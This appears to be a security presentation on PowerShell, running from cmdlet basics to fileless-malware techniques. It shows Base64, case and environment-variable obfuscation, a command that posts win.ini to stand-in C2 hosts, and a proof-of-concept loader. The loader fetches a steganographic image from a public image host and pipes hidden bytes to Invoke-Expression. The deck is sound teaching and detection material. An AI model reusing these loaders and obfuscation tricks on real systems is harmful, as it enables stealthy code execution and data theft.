



PowerShell

Introduction


...and why it's loved by many Windows malware.

whoami

Still Hsu

- Bachelor of English @ NPTU
- Proficient in
 - .NET
 - Windowsinternals
 - Forensics





01

Basics

Let's start with the basics

```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
  
PS C:\Users\34146> ■
```

**...you've
probably
seen this.**

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/powershell>

```
PS C:\Users\34146> cmd
Microsoft Windows [Version 10.0.19042.421]
(c) 2020 Microsoft Corporation. All rights reserved.
```

```
C:\Users\34146>■
```

**...and yet
you always
do this.**



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open:

cmd




...or this.

OK

Cancel

Browse...




SURPRISE

You are missing out!


Data query





[15:56]

Service management




Still@STILL-DESKTOP

~\AppData\Local\Temp

[16:09]

Easy access to low-level Windows information





**And so
much more!**

...we'll get into that later.

DIFFERENT TYPES OF POWERSHELL



PowerShell (`posh/powershell`)

- Shipped with every Windows 7 and above
- Default shell in Windows 10



PowerShell Core (`pwsh`)

- Re-implementation of PowerShell in .NET Core
- Cross-platform!

WHAT YOU NEED TO KNOW

- PowerShell commands are called “cmdlets”
- Every cmdlet consists of Verb-Noun
 - Only a set of verbs are approved (Get-Verb)
- Not case sensitive (Ls | FoReACh-ObJecT {\$_})
- Ability to create aliases (? -> Where-Object)
- .NET-based
 - Ability to execute any supported .NET assembly
 - Call various BCL methods and properties
- Backtick (`) = escape character
 - `n = new line



```
PowerShell Core Python 3
Still@STILL-XPS ~\Downloads
> get-alias | ?{$_ .DisplayName -match "ls"}

CommandType      Name
-----
Alias             cls -> Clear-Host
Alias             gcs -> Get-PSCallStack
Alias             ls -> Get-ChildItem
Alias             sls -> Select-String

Still@STILL-XPS ~\Downloads
> |
```

USEFUL ALIASES ARE CREATED BY DEFAULT

ls -> Get-ChildItem

cat -> Get-Content



02

Fileless Malware

Threat actors love PowerShell!

Encoded Commands

Complex script? Just Base64 it!



Powershell.exe /?

-EncodedCommand

Accepts a base-64-encoded string version of a command. Use this parameter to submit commands to Windows PowerShell that require complex quotation marks or curly braces.



So...

```
$c2Stations = "https://example.com", "https://contoso.com";$c2Stations | %{  
gc $env:windir\win.ini |  
iwr -Method Post $_}
```



Can become...

```
powershell.exe -nopprofile -  
enc "JABjADIAUwB0AGEAdABpAG8AbgBzACAA  
PQAgACIAaAB0AHQAcABzADoALwAvAGUAeABhA  
G0AcABsAGUALgBjAG8AbQAiACwAIAAiAGgAdA  
B0AHAAcwA6AC8ALwBjAG8AbgB0AG8AcwBvAC4  
AYwBvAG0AIgA7ACQAYwAyAFMAAdABhAHQAaQBv  
AG4AcwAgAHwAIAAIAHsAZwBjACAAJABlAG4Ad  
gA6AHcAaQBuAGQAaQByAFwAdwBpAG4ALgBpAG  
4AaQAgAHwAIABpAHcAcgAgAC0ATQBIAHQAaAB  
vAGQAIABQAG8AcwB0ACAAJABfAH0A"
```



Case Insensitivity

PowerShell commands are case-insensitive!



So...

```
$c2Stations = "https://example.com", "https://contoso.com";$c2Stations | %{  
gc $env:windir\win.ini |  
iwr -Method Post $_}
```



Can become...

```
$C2sTaTi0Ns = "Https://ex  
ampLe.COM", "https://C0nT  
oSO.cOM";$C2sTAtIonS | %{  
gc $ENV:wINDIr\wiN.INI |  
iWR -meThod post $_}
```



Universal Env Vars

Windows environment variables can sometimes contain strings that are almost always the same.



For example...

```
$env:ProgramFiles
```

```
-> "C:\Program Files"
```

```
$env:comspec
```

```
-> "C:\WINDOWS\system32\cmd.exe"
```



So...

Input:

```
$env:programfiles[9] + $env:  
comspec[12] + $env:comspec[9  
] + $env:comspec[14] + $env:  
programfiles[7]
```

Output:

```
"myStr"
```



.NET CALLS

PowerShell can make .NET calls.

The background features abstract digital patterns. On the left, there are concentric, glowing blue particle trails that resemble sound waves or data pulses. These trails transition into a horizontal band of orange and yellow light, which then curves into a large, glowing blue particle trail on the right side of the frame. The overall aesthetic is futuristic and tech-oriented.



03

Fileless Malware PoC

And it's pretty close to real-world attacks, too!

With PowerShell...

...we can craft something like this.



```
powershell.exe -noprofile -  
enc "JAB3AGMAIAA9ACAAWwBzAFkAUwB0AEUATQAUAG4AZQB0AC4AVwBF AEIAQwBMAEkAZQB  
0AHQAXQA6ADoAbgBlAFcAKAApADsAIAAkAEYAcwAgAD0AIAAbAFMAWQBzAHQARQBNAC4AaQB  
PAC4AbQB1AE0AbwByAFkAUwBUAHIAHQBBAG0AXQAkAFcAYwAuAGQATwB3AE4ATABvAGEAZAB  
kAGEAdABBACgAJwBoAHQAVABwAFMA0gAvAC8AJwArACAAJAB1AG4AVgA6AHAACgBvAGcAUgB  
BAE0ARgBJAGwAZQBzAFsAMQAYAF0AIAArACAAJwAuAGkAYgBiAC4AJwArACAAJABFAG4AdgA  
6AEMAbwBtAHMAcABFAEMAwwAyADAAXQArACcATwAvAFQAMgB2ACcAKwBbAEMASABBAFIAXQA  
1ADcAKwAnADYAMgBaAC8AZQB2AEkAbAAtAFAAQQBZAGwATwBBAEQALgBQACcAKwAkAEUATgB  
2ADoAYwBvAE0AcwBQAGUAYwBbADUAXQArACAAJwBnACcAKQA7ACAAJABGAFMALgBzAGUARQB  
rACgAMABYADIAZAA3ADgALAAgAFsAUwB5AHMAAdAB1AG0ALgBJAE8ALgBTAEUARQBLAE8AUgB  
JAEcAaQBUAF0A0gA6AEIARQBnAEkAbgApADsAIAAkAGcAegBrAGsAagB3ACAAPQAgAFsAQgB  
ZAHQAZQBbAF0AXQA6ADoATgBFAFfAKAAwAHgANAA3ACkA0wAgACQAZgBzAC4AUgBlAGEARAA  
oACQAZwB6AGsAawBqAHcALAAgADAAALAAgACQAZwB6AGsAawBqAHcALgBsAEUATgBHAFQAaAA  
pADsAIAAkAGYAcwAuAGMAbABvAHMARQAoACkA0wBbAFMAWQBTAHQARQBNAC4AVAB1AFgAdAA  
uAGUATgBjAE8ARABpAG4AZwBdADoA0gBVAFQARgA4AC4ARwBFAFQAUwBUAHIASQBUAEcAKAA  
kAGcAegBrAGsAagB3ACkAfABJAGUAWAA="
```

```
PS C:\Users\34146\source\repos\Invoke-obfuscation> powershell.exe -noprofile -e
nc "JAB3AGMAIAA9ACAawwBzAFkAUwB0AEUATQauAG4AZQB0AC4AVwBFAEIAQwBMAEKAZQBOAHQAXQA
6ADoAbgB1AFcAKAaPADsAIAAKAEYAcwAgAD0AIABbAFMAWQBzAHQARQBNAC4AaQBPAC4AbQB1AE0Abw
ByAFkAUwBUAHIARQBBAG0AXQAKAFcAYwAuAGQATwB3AE4ATABVAGEAZABkAGEAdABBACgAJwBoAHQAV
ABwAFMAOgAvAC8AJwArACAAJAB1AG4AVgA6AHAACgBVAGcAUgBBAE0ArgBJAGwAZQBzAFsAMQAYAF0A
IAArACAAJwAuAGkAYgB1AC4AJwArACAAJABFAG4AdgA6AEMAbwBtAHMACABFAEMAWwAyADAAXQArAcc
ATwAvAFQAMgB2ACCAKwBbAEMASABBAFIAXQA1ADcAKwAnADYAMgBaAC8AZQB2AEkAbAAtAFAAQQBZAG
wATwBBAEQALgBQACCAKwAKAEUATgB2ADoAYwBVAE0AcwBQAGUAYwBbADUAXQArACAAJwBnACCAKQA7A
CAAJABGAFMALgBzAGUARQBrACgAMABYADIAZAA3ADgALAAgAFsAUwB5AHMAdAB1AG0ALgBJAE8ALgBT
AEUARQBLAE8AUgBJAECaAQBuAF0AOGA6AEIARQBNAEkAbgApADsAIAAKAGcAegBrAGsAagB3ACAAPQA
gAFsAQgBZAHQAZQBbAF0AXQA6ADoATgBFAFCAKAawAHgANAA3ACKAowAgACQAZgBzAC4AUgB1AGEARA
AoACQAZwB6AGsAawBqAHCALAAgADAALAAgACQAZwB6AGsAawBqAHCALgBsAEUATgBHAFQAAaApADsAI
AAKAGYAawAuAGMABABVAHMARQAoACKAowBbAFMAWQBTAHQARQBNAC4AVAB1AFgAdAAuAGUATgBjAE8A
RABpAG4AZwBdADoAOGBVAFQArgA4AC4ARwBFAFQAUwBUAHIASQBUAECAKAAGcAegBrAGsAagB3ACK
AFABJAGUAWAA="
```

Okay, WHAT?

Let's break this base64-encoded string
down

The background features abstract digital patterns. On the left, there are concentric, glowing blue particle trails that resemble a signal or data stream. In the center and right, there are more complex, swirling patterns of blue and white particles, with a prominent horizontal streak of orange and yellow light cutting through them.

```
$wc = [sYStEM.net.WEBCLIEnt]::neW(); $Fs = [SYstEM.i0.meMorYSTrEAm]$Wc.d  
OwNLoaddata('htTpS://' + $enV:progRAMFiles[12] + '.ibb.' + $Env:ComspEC[20  
]+ '0/T2v' + [CHAR]57 + '62Z/evIl-  
PAYLOAD.P' + $ENV:coMsPec[5] + 'g'); $FS.seEk(0X2d78, [System.IO.SEEKORIGIN  
]::BEgIn); $gzkkjw = [BYte[]]::NEW(0x47); $fs.Read($gzkkjw, 0, $gzkkjw.l  
ENgTh); $fs.closE();[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```



```
$wc = [sYStEM.net.WEBCLIEnt]::neW( )
$Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://' + $enV:progRAMF
Iles[12] + '.ibb.' + $Env:ComspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-
PAYLOAD.P'+$ENV:coMsPec[5]+ 'g')
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)
$gzkkjw = [BYte[]]::NEw(0x47)
$fs.ReAD($gzkkjw, 0, $gzkkjw.lENGTh)
$fs.closE()
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

No traces; all done in memory.

```
$wc = [sYStEM.net.WEBCLIEnt]::neW( )  
$Fs = [SYstEM.iO.meMorYSTReAm]$Wc.d0wNLoaddatA('htTpS://' + $enV:progRAMF  
Iles[12] + '.ibb.' + $Env:ComspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-  
PAYLOAD.P'+$ENV:coMsPec[5]+ 'g')  
$FS.seEk(0X2d78, [System.IO.SEEKORIGIN]::BEgIn)  
$gzkkjw = [BYte[]]::NEW(0x47)  
$fs.ReAD($gzkkjw, 0, $gzkkjw.lENGTh)  
$fs.closE()  
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

Fetches data from a C2 station!

```
$wc = [sYSTEM.net.WEBCLieNt]::neW()  
$Fs = [SYstEM.iO.meMorYSTReAm]$wc.dOwNLoaddatA('htTpS://' + $enV:progRAMF  
Iles[12] + '.ibb.' + $Env:ComspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-  
PAYLOAD.P'+$ENV:coMsPec[5]+ 'g')  
$FS.seEK(0X2d78, [System.IO.SEEKORIGin]::BEgIn)  
$gzkkjw = [BYte[]]::NEW(0x47)  
$fs.ReAD($gzkkjw, 0, $gzkkjw.lENGTh)  
$fs.closE()  
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

```
'htTpS://' + $env:progRAMFiles[12] + '.ibb.' + $Env:ComspEC[20] + '0/T2v' + [CHAR]57 + '62Z/evIl-PAYLOAD.P' + $ENV:coMsPec[5] + 'g'
```

Deobfuscate by pasting the code

```
'htTpS://' + $env:progRAMFiles[12] + '.ibb.' + $Env:ComspEC[20] + '0/T2v' + [CHAR]57 + '62Z/evIl-PAYLOAD.P' + $ENV:coMsPec[5] + 'g'
```

Deobfuscate by pasting the code



...reveals the C2 endpoint

```
'htTpS://i.ibb.c0/T2v962Z/evIl-PAYLOAD.PNG'
```

Upload and share your images.

Drag and drop anywhere you want and start uploading your images now. 32 MB limit. Direct image links, BBCode and HTML thumbnails.

START UPLOADING

The C2 endpoint is a public image host like imgur!

Upload and share your images.

Drag and drop anywhere you want and start uploading your images now. 32 MB limit. Direct image links, BBCode and HTML thumbnails.

START UPLOADING

Difficult to block due to popularity
and legitimate use cases

;) Notevil

Payload looks innocent enough?

```

00002200 01 A5 32 C6 10 1F D5 1F 37 A0 38 3B 1B 30 3C 2E 12 20y0W 0%K42
00002D30 57 00 40 F5 A5 1B 11 21 23 70 79 4E 34 00 D4 C3 W.@0¥...!#pyN4.0Ã
00002D40 C7 92 C6 C7 C7 C7 CA 96 04 16 13 46 F1 22 00 70 Ç'ÈÇÇÈ-...Fñ".p
00002D50 2B E9 76 44 C8 08 5C 9E 13 0D 00 75 B2 5C 2E 1F +évDÈ.\ž...u²\..
00002D60 1F 1F D3 CD F2 6F 2F 2F 2F DB ED 36 FD B8 02 F6 ..Óíðø//Ûíéý,.ø
00002D70 FB FD 68 34 4A 2B 67 EC 63 6C 65 61 72 3B 31 2E úyh4J+gi=lear;1.
00002D80 2E 35 30 20 7C 20 25 7B 77 72 69 74 65 2D 68 6F .50 | %({write-ho
00002D90 73 74 20 22 49 20 61 6D 20 65 76 69 6C 21 22 20 st "I am evil!"
00002DA0 2D 46 6F 72 65 20 52 65 64 7D 3B 63 75 72 6C 2E -Fore Red);curl.
00002DB0 65 78 65 20 70 61 72 72 6F 74 2E 6C 69 76 65 5A exe parrot.liveZ
00002DC0 AD D7 D7 D7 9B 67 79 1F E7 78 91 30 02 00 B7 95 .***>gy.çx'0...
00002DD0 6E 4A 84 8C C0 E5 39 D1 00 50 4B 47 05 83 41 A7 nJ,,CÀÁ9Ñ.PKG.fAS
00002DE0 D3 59 2C 16 E9 C7 57 B4 5A AD 26 93 49 BF DF 3F ÓY,.écW'Z.&"I¿8?
00002DF0 9A E3 45 C2 08 00 DC 5C BA 2F 11 32 02 97 E7 44 ššÈÁ..Û"/.2.-çD
00002E00 03 40 8D BD BF BF 1F 0D D4 18 16 43 63 FA F1 C5 .@.%žžž...Ô...CcúñÁ
00002E10 6C 36 9B D1 68 F4 F4 F4 94 FE EA BF 19 84 11 00 16>Ñhóóó"pèž....
00002E20 A8 88 74 77 22 64 04 2E CF 89 06 80 DA 5B 2C 16 ""tw"d..İ%.€Ú[,.

```

Results

Checksum Search (0 hits)

Algorithm	Checksum	Usage

Expected result:

Offset(h): 2D78 Block(h): 2D78-2DBE Length(h): 47

Steganography!

Code execution!

```
$wc = [sYStEM.net.WEBCLIEnt]::neW( )  
$Fs = [SYstEM.iO.meMorYSTReAm]$Wc.dOwNLoaddatA('htTpS://' + $enV:progRAMF  
Iles[12] + '.ibb.' + $Env:ComspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-  
PAYLOAD.P'+$ENV:coMsPec[5]+ 'g')  
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)  
$gzkkjw = [BYte[]]::NEW(0x47)  
$fs.ReAD($gzkkjw, 0, $gzkkjw.lENgTh)  
$fs.closE()  
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw) | IeX
```




04

EXERCISE

